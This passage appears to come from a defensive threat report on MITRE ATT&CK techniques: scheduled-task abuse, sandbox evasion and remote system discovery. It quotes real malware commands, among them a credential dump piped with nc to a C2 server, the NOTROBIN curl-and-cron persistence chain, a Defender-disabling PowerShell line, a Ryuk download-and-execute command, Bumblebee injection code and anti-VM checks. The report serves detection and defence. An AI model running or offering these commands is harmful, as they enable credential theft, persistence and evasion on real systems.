Attackers can schedule a malicious script (or command) to run at a specific time or at regular intervals using at. This may allow adversaries to maintain their presence on the compromised system even after a system reboot.

To run a malicious binary, an executable that gives a reverse shell session from a compromised host to an adversary owned; for instance, an adversary may run the following command that executes the revshell.exe every Saturday and Sunday at 9:00 AM [125].

```
at.exe 09:00 /interactive /every:m,t,w,th,f,s,su
C:\Windows\System32\revshell.exe
```

2. Privilege Escalation

Adversaries can potentially use the at command to schedule a command or script to run with a higher privilege level, such as using the sudo command to run the command under the root (or SYSTEM), by specifying the desired privilege level when scheduling the task.

For example, adversaries may run the following bash command to execute a malicious script on a Linux machine. This bash command dumps user credentials such as password hashes and SSH keys from the compromised host. Then, it encrypts these dumped credentials with the public key of a C2 server owned by an adversary and sends the encrypted message to this listening server (nc) at 03:00 01/14/2023.

```
echo "sudo CredentialDumpingScript" | gpg -e -r [Server_Public_Key]
| nc [Server_IP] [port]" | at 03:00 01/14/2023 /interactive
```

3. Bypassing Security Controls

Adversaries can leverage the at command to schedule tasks to run at times when security controls are not active. For instance, an adversary can run a malicious script at 3:00 AM, where the security controls like antivirus products are not active. This may allow the attacker to evade detection.

```
at 03:00 /interactive /every:m,t,w,th,f,s,su
C:\Windows\System32\cmd.exe /c "powershell.exe Set-MpPreference
-DisableRealtimeMonitoring $true"
```

The above command schedules a task to run every day at 9:00 AM using the at.exe command. The command passed to cmd.exe is a PowerShell command that disables real-time monitoring in Windows Defender using the Set-MpPreference cmdlet and the -DisableRealtimeMonitoring flag.

#8.2. T1053.003 Cron

Cron is a utility in Unix-like operating systems that allows users to configure scheduled tasks to be executed automatically at a specified time or interval. Adversaries commonly leverage this tool to schedule tasks such as scripts or commands to be run periodically to maintain their persistence on the compromised network and/or system.

Adversary Use of Cron Command

As mentioned above, Cron is a Unix-like utility that allows users to schedule tasks automatically at a particular time or a specified interval. The crontab file contains the instructions for these tasks, including the times they should be executed. The crontab files are stored in specific locations on a Unix-like operating system.

Just like in the at utility, adversaries can leverage the cron utility in Linux or Unix environments to maintain their persistence, privilege escalation and bypass security control.

Cron expressions can be as simple as `0 0 12 * * ?`, meaning that the command will be run at 12:00 PM (noon) every day. It may also become as complicated as the `0 0/5 14,18 * * ?` command, which runs the given command every 5 minutes starting at 2:00 PM and ending at 2:55 PM, AND every 5 minutes starting at 6:00 PM and ending at 6:55 PM, every day [126].

1. Persistence

The shellcode given below was taken from the NOTROBIN, a backdoor trojan that exploits the highly-publicized Citrix vulnerability [127].

```
pkill -9 netscalerd; rm /var/tmp/netscalerd; mkdir /tmp/.init; curl
-k hxxps://C2_ServerIP/MaliciousBinary.exe -o /tmp/.init/httpd;
chmod 744 /tmp/.init/httpd; echo "* * * * *
/var/nstmp/.nscache/httpd" | crontab -; /tmp/.init/httpd &"
```

The command above first terminates the process "netscalerd" with signal 9 (SIGKILL), using the "pkill" command. Then, it removes the file "/var/tmp/netscalerd" using the "rm" command. Upon creating a directory called "/tmp/.init", it downloads a file from the specified URL using the "curl" command, and saves it to "/tmp/.init/httpd". Next, it adds a new crontab entry using the "crontab -" command, which will execute the file "/var/nstmp/.nscache/httpd" every minute. Finally, the command runs the file "/tmp/.init/httpd" in the background using the "&" operator.

2. Privilege Escalation

Cron allows you to specify the user under whose privileges a command should be run. If a command is run under the privileges of the root user (or any other user with higher privileges), it could potentially be used by adversaries to escalate privileges and gain access to sensitive resources or perform malicious actions on the system.

3. Bypassing Security Controls

As cron is a daemon that executes scheduled commands on a Unix-like operating system, an adversary can potentially use the cron daemon to bypass security controls in several ways:

- **Modifying the system's crontab file:** An adversary can modify the system's crontab file to schedule the execution of malicious commands at a later time.

- **Adding a new crontab file:** Attackers may add a new crontab file to the system and schedule the malicious commands to be executed later using this file.

- **Exploiting vulnerabilities in the cron daemon:** Adversaries may exploit the known vulnerabilities like in the cron daemon to perform malicious activities and potentially execute arbitrary commands on the compromised target.

Even though they seem very alike, while the cron command is used for repetitive tasks, the at command is used for executing one-time tasks in the future.

#8.3. T1053.005 Scheduled Task

The Windows Task Scheduler is a tool that enables users to schedule the automatic execution of commands, scripts, or programs on a Windows operating system. It can be used to automate a variety of tasks and processes, such as system maintenance, application updates, and backups. The Task Scheduler allows users to specify when these tasks should be run based on time-based or event-based triggers.

Adversary Use of Scheduled Task

Adversaries may use the schtasks utility as a way to persist their presence on a compromised system. They commonly leverage this utility to schedule tasks that run malicious programs or scripts at regular intervals or when the system starts up. It is a common practice among adversaries to maintain control over the system and continue to perform malicious activities even if the system is restarted or the initial malware is removed.

An example syntax for the Scheduled Task utility in Windows systems:

```
schtasks /create /tn "Task Name" /tr "command" /sc frequency [/st
starttime] [/sd startdate] [/ed enddate] [/s computer [/u
domain\user [/p password]]]
```

Notice that while the /create option specifies that a new task should be created, the /tn option specifies the name of the task. The /tr option specifies the command that should be run as the task. In addition, you can use the /s, /u, and /p options to specify the computer, domain, and password for a user account that has the necessary privileges to run the task.

Malware developers commonly use the schtasks utility in the wild. For instance,

According to the February 2022 report published by CISA, BlackByte ransomware utilizes Scheduled Tasks to launch its executable and print ransom notes using the printers in the victim's network [2].

A June 2022 CISA report shows that MedusaLocker ransomware operators establish their persistence by copying an executable like svhost.exe to the %APPDATA%\Roaming directory and scheduling a task to run the ransomware every 15 minutes [128].

Another use case of scheduled tasks comes from the Log4Shell malware [129]. Developers of this malware create the following scheduled task to maintain their persistence on the compromised system.

```
schtasks.exe /Create /XML "C:\Users\Public\Downloads\that.xml" /tn
"\Microsoft\Windows\Runtime Update Service
```

This script creates a scheduled task named "\Microsoft\Windows\Runtime Update Service" from the task specified in the .xml file* to execute the .ps1 file** at a specified time of each day for persistence [129].

```
*MD5 9bf865e73bb0bf021af2d4a2ce1abdfe
**MD5 a439e7a030d52c8d31bf2c140ccf216b
```

QakBot, a banking trojan (a.k.a QuackBot, QBot), also commonly uses the schtasks utility [130]:

```
C:\Windows\system32\schtasks.exe, /Create, /RU, NT AUTHORITY\SYSTEM,
/tn, ayttpnzc, /tr, regsvr32.exe -s
"c:\Users\[REDACTED]\Desktop\7611346142\c2ba065654f13612ae63bca7f972
ea91c6fe972 91caeaaa3a28a180fb1912b3a.dll", /SC, ONCE, /Z, /ST,
15:21, /ET, 15:33
```

In the above code, adversaries create a scheduled task under the NT AUTHORITY\SYSTEM privileges, specifying the task to run with the regsvr32.exe -s "PathToMaliciousDLLFile" command. Note that the /Z option deletes the task after it gets executed.

The Serpent backdoor, targeting French entities, runs the following command contained within a similar Swiper image called ship.jpg [131].

```
schtasks.exe /CREATE /SC ONEVENT /EC application /mo
*[System/EventID=777] /f /TN run /TR "calc.exe" & EVENTCREATE /ID
777 /L APPLICATION /T INFORMATION /SO DummyEvent /D
"Initiatescheduled task." &  schtasks.exe /DELETE /TN run /f
```

In this code, adversaries leverage the schtasks.exe to create a one-time task to call a portable executable, calling the calc.exe executable. Note that the trigger for this task is contingent on the creation of a Windows event with EventID of 777. This is done to create a dummy event to trigger the task and delete the task from the task scheduler, resulting in the portable executable being executed as a child process of the taskhostsw.exe.

#8.4. T1053.006 Systemd Timers

systemd **is a system and service manager for Linux operating with a core feature of task scheduling. Systemd timers provide built-in support for calendar and monotonic time events, as well as the ability to run asynchronously like the cron utility. However, like the** ***cron*** **utility, adversaries can potentially abuse systemd timers to schedule the execution of malicious code at a later time to bypass security controls.**

Adversary Use of Systemd Timers

There are many ways that an adversary can leverage the systemd timers. Here is an example flow:

First, the adversary should gain access to the system and create a new systemd timer file in the /etc/systemd/system/ directory.

- Note that the timer file needs to specify the name of the timer, the schedule for the timer, and the action that should be taken when the timer expires.

Second, the attacker creates a new service file in the /etc/systemd/system/ directory.

- Note that the service file needs to specify the name of the service, the command that should be run when the service is activated, and any additional options or dependencies.

In this step, the attacker may link the timer file and the service file using the systemctl link command, consequently causing the service to be activated when the timer expires.

Finally, the adversary starts the timer using the systemctl start command.

#8.5. T1053.007 Container Orchestration Job

Container orchestration tools such as Kubernetes are designed to manage and automate the deployment and scaling of containerized applications. These tools often include functionality for scheduling tasks, similar to the cron utility on a Linux system. Adversaries can potentially abuse this functionality to schedule the deployment of containers configured to execute malicious code.

Adversary Use of Container Orchestration Job

Kubernetes is a widely-used container orchestration tool that provides many features and capabilities for managing and automating the deployment and scaling of containerized applications. One of these features is the CronJob workload, which allows users to schedule the execution of tasks using a cron-like syntax. A CronJob corresponds to a single line in a crontab (cron table) file in Linux and executes a Job on a specified schedule according to the Cron format. This can be used to automate the execution of tasks or processes within a containerized environment.

However, adversaries may also leverage the CronJob functionality to schedule the execution of malicious code that runs as a container in the cluster. For instance, an attacker could create a new container image that includes malicious shellcode and schedule its deployment using a CronJob at a later time. When the container is deployed, the malicious code will be executed, potentially allowing the attacker to get around security controls or execute code when security controls may be less stringent.

#9 T1497 Virtualization/Sandbox Evasion

Malware developers often design their malware with anti-virtualization or anti-sandboxing capabilities to detect and evade virtualization and analysis environments, such as sandboxes. When the malware detects that it is running in a virtual environment, it may stop functioning (i.e., terminating) on the victim's machine or refrain from executing its malicious actions to make it harder for security researchers to understand the malware and develop effective countermeasures.

Tactics
Defense Evasion
Discovery

Prevalence
10%

Malware Samples
50,662

Virtualization and sandboxes are techniques that are commonly used in malware analysis to isolate potentially harmful software from the host system.

Virtualization:
Virtualization is the creation of a virtual version of a computer, device, operating system, or network. This allows multiple operating systems to run on a single physical machine by abstracting the underlying hardware resources.

In the context of malware analysis, virtualization is often used to create a virtual environment for the malware to run in so that it can be studied without risking damage to the host system.

Sandbox:
A sandbox is a security mechanism that isolates running programs from the host system. Sandboxes are typically used to execute untrusted code, such as malware, in a controlled environment. This allows analysts to observe the behavior of the malware without it being able to cause any harm to the host system.

For example, an analyst might use a virtualization tool like VirtualBox or VMware to create a virtual machine. The analyst could then use the virtual machine to run a piece of malware. The malware will be able to execute within the virtual machine, but it will be isolated from the host system. In this way, the analyst can observe the malware's behavior and study its code without risking damage to the host system.

A sandbox can also be created as a cloud service, allowing the analyst to upload an executable file to the cloud. The cloud provider will execute it in an isolated environment; typically, this service allows you to take screenshots of the environment and analyze the network traffic, files created, and other events the malware might trigger.

Adversary Use of Virtualization/Sandbox Evasion

Virtualization and Sandboxes are handy tools for malware analysis because they allow analysts to study malware in a safe, controlled environment. Consequently, adversaries do not want their malware and attack lifecycle analyzed by security professionals. Hence, they often leverage various methods to detect and evade virtualization and analysis environments, such as checking for indicators of a virtual machine environment (VME) or sandbox.

Adversaries can use many different methods to evade VMs and sandbox environments, often referred to as "anti-sandbox" or "anti-VM" techniques. Such practices may include:

1. Attackers may design their malware to detect the presence of specific hardware or software components and system processes or services commonly found in VMs and sandboxes.
2. Adversaries may try to detect the presence of certain files or folders that are typically found in virtualization or sandbox environments to evade these environments.
3. Attackers may use advanced techniques like kernel-level rootkits or drivers to access the kernel level of the operating system and possibly hide the presence of other malware, consequently allowing them to evade the restrictions and controls imposed by a VM or a sandbox environment.

These methods aim to avoid detection and analysis of the malware. For instance, if adversaries figure out that they are being examined in a VME, they may modify their malware to either immediately terminate or hide its core functions. They may also look for VME artifacts before deploying additional payloads.

Sub-techniques of Virtualization/Sandbox Evasion

There are 3 sub-techniques under the Virtualization/Sandbox Evasion technique in ATT&CK v12:

ID	Name
T1497.001	System Checks
T1497.002	User Activity Based Checks
T1497.003	Time Based Evasion

Each of these sub-techniques will be explained in the next sections.

#9.1. T1497.001 System Checks

VM software is designed to mimic the behavior of physical hardware, but it creates certain clues or indicators that reveal it is actually a virtual environment. Adversaries can use this weakness in VM software to code their malware to check for these indicators, allowing them to evade detection by the VM.

Adversary Use of System Checks

A sandbox-evading malware can collect various system information to detect a virtualization or sandbox environment. Some examples of the types of information that the malware may collect include:

1. Hardware and Software Components

The malware may check for specific hardware components, such as certain types of processors or graphics cards, or software components, such as virtualization or sandboxing tools.

1.1. MAC Address

Various virtualization software programs use the MAC address prefixes below to generate unique MAC addresses for virtual machines.

Associated Product	MAC Address Prefix
VMware	08:00:27
VirtualBox	00:05:69
Xen	00:16:E3
Parallels	00:1C:42

Adversaries can design their malware to check if a compromised host's MAC address has any of these prefixes, signaling that the malware runs in a virtual environment.

1.2. The Number of CPU Cores

It is common for malware analysts to configure their virtual environments to use a single CPU core, as this can be sufficient for many tasks (if they are not examining large samples of malware) and can help to conserve resources on the host system. However, a single core usage is not something we commonly see on modern systems. Thus, adversaries can use this knowledge to understand if the malware is being examined in a sandbox environment.

1.3. CPUID

The CPUID instruction is a processor instruction that can be used to retrieve information about the processor, such as its vendor, model, and features. Hence, adversaries can use the string returned by the CPUID instruction to check if it corresponds to a virtual machine vendor.

Associated Product	CPUID
VMware	VMwareVMware
VirtualBox	VBoxVBoxVBox
Xen	XenVMMXenVMM
Microsoft Hyper-V	Hyper-V
Parallels Desktop	prl hyperv
KVM	KVMKVMKVM

1.4. CPU Temperature

Virtual machines might not return results after CPU temperature check calls such as MSAcpi_ThermalZoneTemperature.

This can happen for a variety of reasons. For instance, they might not have access to the hardware sensors that provide temperature information or might be configured not to allow access to hardware sensors. Knowing this, adversaries may design their malware to check if it gets a response from CPU temperature check calls. If not, malware understands that it is running on a virtual machine/sandbox environment and terminates immediately.

1.5. Storage Size and RAM Size

Storage size lower than 64 GB and RAM size lower than 4GB might be a good indicator of a virtual environment.

1.6. Screen Resolution

In modern systems, it is improbable that anyone would work today on a low screen resolution such as 800×600. Hence, adversaries often design their malware to check if the screen resolution has a particular value. For instance, TrickBot is known for checking if the screen resolution is 800×600 or 1024×768. If so, it terminates immediately [132].

1.7. Disk Drive Name

Attackers commonly check disk drive names as they might be a strong indicator of a virtualization/sandbox environment.

Associated Product	Disk Drive Name
VMware	VMWARE VIRTUAL IDE HARD DRIVE, VMware Virtual S SCSI Disk Device
VirtualBox	VBOX HARDDISK
QEMU	QEMU HARDDISK

1.8. Network Adaptor Name

Specific names for network adapters strongly indicate a virtual machine, such as VMware Network Adapter VMnet8, or VirtualBox Ethernet Adapter.

1.9. Hostname

Common sandbox hostnames contain words like "cuckoo", "sandbox", "sample", and "malware". For instance,

- "Sandbox-VM1",
- "Cuckoo-Analysis-Machine",
- "Sample-Malware-Testing-Environment"

Malware developers often look for these words to check if it is working in a sandbox environment. If so, the malware terminates or sometimes deletes itself immediately to avoid reverse engineering/analysis.

1.10. Process Names

Process names can be a good indicator for a VM/sandbox environment.

Associated Product	Process Name
VMware	WMware.exe, WMsrvc.exe, VMwareTray.exe
VirtualBox	VBoxService.exe, VBoxTray.exe
Joe Sandbox	JoeBoxServer.exe
Xen	XenService.exe
Parallel Desktop	prl_cc.exe

2. File and Directory Structures

The malware may check for the presence of specific files or directories that are associated with virtualization or sandboxing environments. Here are some of the files that adversaries might look at:

2.1. Virtual Machine Configuration Files

These configuration files may store information about the virtual machine, such as hardware and software configuration, network settings, and storage devices. Some common file extensions or patterns that may be used for virtual machine configuration files include:

Associated Product	File Extension
VMware	.vmx
VirtualBox	.vbox
QEMU	.qemu
Microsoft Virtual PC	.vfd
Parallels Desktop	.pvs

2.2. Virtual Disk Files

These files store the contents of a virtual hard disk. Some common file extensions or patterns used for virtual disk files include.

Associated Product	File Extension
VMware	.vmdk
Oracle VirtualBox	.vdi
QEMU	.qemu
Microsoft Hyper-V and Virtual PC	.vhd
Parallels Desktop	.hdd

2.3. Virtual Network Interface Files

These files provide network connectivity to a virtual machine. The naming convention for network interface configuration files can vary depending on the virtualization software used.

2.4. Virtual Machine Snapshot Files

Snapshot files can potentially contain information that malware could use to detect virtualization. Some common file extensions or patterns used for virtual snapshot files include.

Associated Product	File Extension
VMware	.vmss
Oracle VirtualBox	.vsav
QEMU	.qcow2
Microsoft Hyper-V	.vsv
Parallels Desktop	.pvs

Malware developers commonly include System Checks sub-techniques in their attack campaigns. For instance, In March 2022, a new malware called Bumblebee started to perform many phishing campaigns. The analysis of this malware shows that it searches for a WMware registry key that might indicate a virtual environment [133]:

```
IpSubKey = L"SOFTWARE\\VMware, Inc.\\VMware Tools".
VO = 0i64;
while ( 1 )
{
    memset(Buffer, 0, sizeof (Buffer));
    v1 = *&Buffer(8 * ve - 8];
    sprintf_s(Buffer, Ox100ui64, L"Checking reg key % ", V1);
    hKey = 0i64;
    if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, v1, 0, 0x20019u, ShKey)
)
        break;
    if ( ++ve >= 1 )
        return 0i64;
```

In addition to the code above, the malware also attempts to search for particular VirtualBox files that might indicate a virtual environment:

```
pszFile [0] = L"System32\\drivers\\VBoxMouse.sys"
pszFile [1] = L"System32\\drivers\\BoxGuest.sys"
...
pszFile [14] = L"System32\\vboxservice.exe";
pszFile [15] = L'SystemB2\\vboxtray.exe".
pszFile [16] = L"System32\\VBoxControl.exe";
```

HavanaCrypt malware also has anti-virtualization techniques to avoid dynamic analysis when executed in a virtual machine. This malware checks for the services that are mainly used by virtual machines like VMware Tools and VMTools [134]:

```
private static readonly string[] C3554254475 = new string[]
{"VMTools","Vmhgfs","VMMEMCTL","Vmmouse","Vmrawdsk", "Vmusbmouse",
"Vmvss", "Vmscsi", "Vmxnet", "vmx_svga","Vmware Tools", "Vmware
Physical Disk Helper Service"};
```

In their attack campaign, targeting an energy organization in Ukraine, Unit42 used malware that checked the BIOS version for known virtual machine identifiers [135].

Beginning in Early May 2022, Cuba ransomware operators use the Domain Admin tool packing via the Anti-VM features of Themida. When it gets executed on a Virtual Machine, it pops-up an alert message saying that "*Sorry, this application cannot run under a Virtual Machine*" [16].

How to Prepare a Virtualized/Sandboxed Environment Against System Checks

To prepare a virtualized or sandboxed environment that system checks cannot detect, you can use several approaches, such as:

1. **Using a Hypervisor that does not include known indicators:** You can use Hypervisors that do not have the known MAC address prefixes, CPUID strings or disk drive names that are commonly used by malware to detect virtual environments.

2. **Masking hardware and software components:** Tools like Intel VTune, which can simulate the presence of specific hardware components, can be used to mask the real hardware components and make the virtual environment appear more like a real system.

3. **Spoofing MAC address and hard disk drive name:** You can change the MAC address and disk drive name of the virtualized environment to one that is not commonly associated with virtualization/sandbox environments.

4. **Concealing CPU information:** You can use tools like CPU-Z, which can conceal the CPU vendor and model, making it harder for malware to detect a virtualized environment.

5. **Simulating CPU temperature and other system information:** You can use tools that simulate the response of system calls for temperature and other system information, making it appear as if the virtualized environment is a real system.

6. **Using more resources:** Instead of using a single core and low storage/RAM, using a more powerful system with more resources and multiple cores, also making it appear more similar to a real system.

It's important to note that none of these methods are foolproof and attackers may continue to develop new techniques to detect virtualized environments.

#9.2. T1497.002 User Activity Based Checks

Adversaries may check for artifacts or indicators of user activity as an anti-virtualization or anti-sandboxing technique. These indicators may include specific files, directories, or system processes commonly associated with user activity and real-time indicators of user activity, such as mouse movements, keyboard input, or network activity.

Adversary Use of User Activity Based Checks

Threat actors may use certain artifacts or user activities to detect whether a system is running in a virtual machine or sandbox environment:

1. List of Files

It is common for sandboxes to have a clean desktop or documents folder, or an empty list of recent files, as these are often reset or cleared when the sandbox is first created or reset after the analysis. The primary motivation behind this is to maintain the sandbox environment as clean and isolated as possible and to prevent any contamination or interference from the host system.

Hence, a sandbox environment may be indicated by a clean desktop or documents folder or an empty list of recent files.

2. Browser Usage

One way malware can detect a sandboxed environment is by checking the browser history and cookie list. In a real-world environment, the browser history and cookie list will typically be longer and more varied than in a sandbox, which is often used for testing and analysis. This is because the browser history and cookie list are a record of the websites that the user has visited, and if the malware finds a history that is much shorter than what it expects, it can assume that it is running in a sandboxed environment.

3. The Number of Running Processes

Malware can compare the number of running processes to a known baseline of processes running in a typical system to detect a VM/sandbox environment. The number of running processes in a real-world environment will typically be higher than in a virtualized or sandboxed environment, which is often used for testing and analysis. This is because these environments tend to have fewer processes running at any given time, as they are only used to run the necessary processes for the specific test or analysis at hand. If the malware finds a number of running processes much lower than expected, it can stop executing or perform another behavior.

4. Network Traffic Volume

Network traffic volume is another way attackers can detect a virtualized or sandboxed environment. In a real-world environment, network traffic can be quite variable, but in virtualized or sandboxed environments, the network traffic can be quite low and predictable. Malware can check network traffic volume by monitoring the number of network packets sent and received over a certain period of time. If the traffic volume is significantly lower than what the malware expects, it can assume it is running in a VM/sandbox environment and can stop executing or perform another behavior.

5. The Speed/Frequency of Mouse Movements

Infrequent mouse movements and clicks could potentially indicate that a system is running in a sandbox environment [136]. Malware analysts often use the sandbox to analyze malicious code, which may not require much interaction from a user. As a result, a system running in a sandbox may have fewer mouse movements and clicks compared to a regular system.

One way malware can check for user activity is by using APIs from user32.dll. This library provides a set of functions to interact with the Windows GUI, and malware authors widely use it to detect user interactions, like mouse clicks, keyboard presses, and active windows.

How to Prepare a Virtualized/Sandboxed Environment Against User Activity Based Checks

To prepare a virtualized or sandboxed environment that cannot be detected by these methods, you could use several approaches, including:

1. Populating the Environment with Files and Folders

To avoid the detection of an empty list of recent files, clean desktop or documents folder, you could create a set of files and folders that mimic real-world usage. This will make the environment look more realistic and harder for malware to detect.

2. Simulating Network Traffic

To avoid the detection of low network traffic volume, you can use tools to simulate network traffic to make it look more like a real-world environment.

3. Manipulating Browser Usage

To avoid the detection of a clean browser history and cookie list, you can simulate browsing activity by adding entries to the browser history and creating cookies.

4. Simulating User Activity

To avoid the detection of low mouse movement and click frequency, you can simulate user interactions with the system by using tools to emulate mouse movements, clicks and keyboard presses.

5. Simulation of Running Processes

To avoid the detection based on the number of running processes, you could simulate running more processes than in a typical sandbox environment, like installing different tools, making it harder for malware to detect the sandbox nature of the environment.

#9.3. T1497.003 Time Based Evasion

Adversaries may use time-based methods to detect and avoid virtualization or sandbox environments. Attackers may look for specific time-based properties indicative of these environments. For example, sandboxes are often used to analyze malware in a particular amount of time, so adversaries may delay or limit the execution of their malware to avoid being detected in these environments.

Adversary Use of Time Based Evasion

It is a common evasion technique to use time-based methods to detect whether a system is running in a sandbox environment. The most common time-based evasion methods are:

1. Using the Uptime Value

Uptime is the amount of time that a system has been running since its last reboot. In a real user's system, the uptime will be much longer than in a virtualized or sandboxed environment, which is typically set up and torn down frequently. This is because virtualized and sandboxed environments are often used for testing and analysis and will be reset or recreated as needed.

Malware can check the uptime of a system by checking the value of the "System Up Time" counter in the Windows Performance Data Helper (PDH) library, if it finds a value that is significantly shorter than what it expects, it can assume it is running in a virtualized or sandboxed environment and can stop executing or perform another behavior.

To calculate the uptime, adversaries frequently use the GetTickCount() function.

The GetTickCount() function in Windows starts counting after the system has booted up. Malware can use this function to determine how long the system has been running and obtain a time value for each time stamp counter cycle.

Adversaries commonly include the GetTickCount() function into their malware.

For instance, according to a July malware* analysis report published by CISA, adversaries are still using the GetTickCount() to check if the malware is running in a virtual environment [137].

```
* 66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16
```

Qbot payload includes an anti-debug check characteristic using the GetTickCount() API [138].

An analysis of packed* and unpacked** IcedID samples show that the malware is also leveraging the GetTickCount() function [139].

```
*(MD5) 157d12885e5f6434436862aadd6224cd
**(MD5) 578143ef946796590c0dd5f5dcfdada7
```

2. Delayed Execution

In addition to utilizing uptime, malware developers may use various techniques to delay the execution of malicious activities in order to evade detection in virtual machine (VM) or sandbox environments.

For example, **sleep evasion** is a common trick that we see in malware. For instance, adversaries may leverage a trojan that calls the SleepEx() method with a timeout parameter of 10 minutes before they perform any malicious activities or run a payload. There are many functions that adversaries can perform sleep evasion:

- Sleep()
- WaitForSingleObject()
- WaitForMultipleObjects()
- WaitForSingleObjectEx()
- WaitForMultipleObjectsEx()

2022 was another year in which those adversaries commonly leveraged time-based evasion techniques in the wild. For instance, analysis of a destructive malware called WhisperGate shows that adversaries are leveraging the following PowerShell command to evade the Anti Virus (AV) [140]:

```
powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==-->
Start-Sleep -s 10
```

Note that the Start-Sleep cmdlet is used to suspend the activity for 10 seconds. To make it sleep for 20 seconds, they run the command twice.

Bumblebee malware has also been detected to be using the SleepEx() function.

```
. . .
ModuleHandleA = GetModuleHandleA("kerne132.dll");
*&shellcode[21] = GetProcAddress (ModuleHandleA, "SleepEx");
entrypoint_from_proc = get_entrypoint_from_process (hProcess);
WriteProcessMemory = GetProcAddress (ModuleHandleA, "WriteProcessMemory");
VirtualProtectEx(hProcess, entrypoint_from_proc, 33ui64, 0x40u,
&flOldProtect);
result = (WriteProcessMemory) (hProcess, entrypoint_from_proc, shellcode,
33i64, &v8);
. . .
```

Briefly, the shellcode is injected into the suspended process and the initial entry point is being replaced with a new function, SleepEx [25].

StrifeWater RAT, a new Trojan mainly used by an Iranian APT group called Moses Staff, is known for updating the sleep time responses of the malware for 20-22 seconds (as a default) [141].

SaintBot.NET loader, which was mainly used in spear phishing attacks targeting organizational entities in Ukraine, also uses time-based evasion techniques [142].

```
internal static class Class6 {
internal static void smethod() {
        Process process = new Process();
        process.StartInfo.FileName = "powershell";
        process.StartInfo.Arguments = " -enc
YwBtAGQAIAAVAGMAIABOAGKAbQB1AGBAdQBOACAAMgAWAA==";
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        process.WaitforExit(); } }
```

In the above code, the loader It begins by running a single PowerShell command that causes the execution of the cmd.exe program with the argument timeout 20. This causes a delay of 20 seconds before the loader will continue its execution.

How to Prepare a Virtualized/Sandboxed Environment Against User Activity Based Checks

There are several ways to prepare a virtualized or sandboxed environment that cannot be detected by time-based methods:

1. Using a Longer Uptime

To avoid detection of short uptime, you can adjust the uptime of the virtualized or sandboxed environment to make it appear as if the system has been running for a longer period of time.

2. Modifying the Time-Based Functions

Another way to evade detection is to modify the time-based functions that adversaries often use to detect sandboxes. For example, you can create a wrapper function that mimics the behavior of the GetTickCount() function, but returns a value that appears to be consistent with a regular system.

3. Use Advanced Virtualization/Sandbox Techniques

Some advanced sandboxing environments may detect the malware and its intent and take actions to evade the malware without the malware ever detecting it. Using advanced methods like kernel-level virtualization, kernel-level hooks, malicious process termination, emulating CPU operations, etc.

Keep in mind that the above are just examples, and new ways of evading detection in virtualized and sandboxed environments are always being developed. Therefore, staying current with the latest research in this area is essential to effectively detect and defend against these types of threats.

#10 T1018
Remote System Discovery

Adversaries look for remote hosts and networks after gaining initial access to victim environment. Discovering remote hosts and networks potentially opens up a whole new world of attack surfaces that can be exploited for adversaries' objectives. Since advanced cyber attacks almost always involve multiple hosts and networks, Remote System Discovery has made this year's top ten most prevalent ATT&CK techniques list.

Tactics
Discovery

Prevalence
8%

Malware Samples
41,627

Adversary Use of Remote System Discovery

Adversaries' objectives almost always require them to compromise more than one host or network since organizations utilize multiple hosts and networks for their operations. Thus, following the initial access, adversaries scan for other hosts and networks they can pivot to from the compromised initial system. Network enumeration for other hosts and services allows adversaries to understand their victim's environment better and plan their next steps to achieve their objectives. The MITRE ATT&CK framework classifies these efforts as Remote System Discovery [T1018], and adversaries use native commands and custom tools to exercise this technique.

OS Commands Used to Discover Remote Systems

Many operating systems have native commands and tools for networking that allow users to discover other hosts, networks, and services in their environment. Adversaries leverage these built-in utilities to discover remote systems and services. Using built-in utilities also has a low chance of being flagged as malicious operations and allows adversaries to appear legitimate.

Some of the commonly abused native commands are as follows.

1. net (Windows)

net is a command-line tool that manages network settings for Windows operating systems. Using the net command, users can view and manage network shares, print jobs, network users, and many others. Adversaries use this command to enumerate computers and shared resources in a target network. For example, the infamous loader and backdoor malware BazarLoader uses the commands below for remote system discovery [143].

```
//listing computers in the current domain
net view

//display all the shares
net view /all

//display all the shares in a given domain
net view /all /domain[:/DomainName]
```

In 2022, ransomware threat actors utilized malware loaders such as QAKBOT and IcedID to gain initial access to their target networks and discover hosts and services in the compromised networks [144], [145]. QAKBOT and IcedID also used the net tool to gather environmental information about the compromised host, network, and domain.

Adversaries also use tools that were meant to be used in penetration tests, such as PowerSploit. Ryuk ransomware operators use the PowerSploit module given below to discover remote systems in a compromised environment [146].

```
powershell.exe -exec bypass -Command
"&{[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12;IEX (IWR
'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5
d298a1b4c5dfb1f30a246d9c73d13b22888/Recon/PowerView.ps1'
-UseBasicParsing); Get-NetSubnet; Get-NetComputer}"
```

2. arp (Windows, Linux, macOS)

ARP (Address Resolution Protocol) is a common communication protocol used for associating MAC addresses (layer 2) to IP addresses (layer 3) and vice versa. Operating systems use arp tables to keep track of MAC-IP address pairs for network operations. The arp command allows users to interact with the ARP cache and enter the ARP table. Adversaries use arp and other native commands to harvest information about other hosts and services in the network [147].

```
//displaying the ARP table in Windows
arp -a -N <network_interface>

//displaying the ARP table in Linux and macOS
arp -a -i <network_interface>

//displaying ARP table in network device CLI
show arp

show ip arp
```

3. /etc/hosts & SSH hosts

Hostnames and IP addresses of other hosts in the network are stored in the "/etc/hosts" file by the operating system. Adversaries access this file to infer the presence of remote systems in the compromised network.

```
//reading local hosts file in Windows
type C:\Windows\System32\Drivers\etc\hosts

//reading local hosts file in Linux and macOS
cat /etc/hosts
```

SSH (Secure Shell) is a commonly used application for remote login and command-line execution. Once a user connects to a remote host, information about the host is saved for convenience, such as the hostname, username, and IP address of the host in the SSH config files. Adversaries check and read this configuration file to gather information about remote hosts.

```

//reading local hosts file in Linux
cat <home_dir>/.ssh/config
```

4. ping (Windows, Linux, macOS)

ping allows users to check network connectivity with other computers in the network via ICMP echo request messages. ping can test both the hostname and the IP address of the host. Adversaries use ping to validate that a target system or service can be reached from the compromised system [148].

```
//sending single ICMP echo request to check connectivity
ping -n 1 <hostname>

//Reverse name resolution via ping
ping -n 1 -a <target_host's_ip>
```

Since ping uses ICMP, defenders can track/block ICMP traffic to identify/prevent misuse of ping in their network with a small cost on functionality. In March 2022, CISA mentioned that Russian APT actors used ping for network discovery and testing network connectivity to remote hosts [149].

Tools Used to Discover Remote Systems

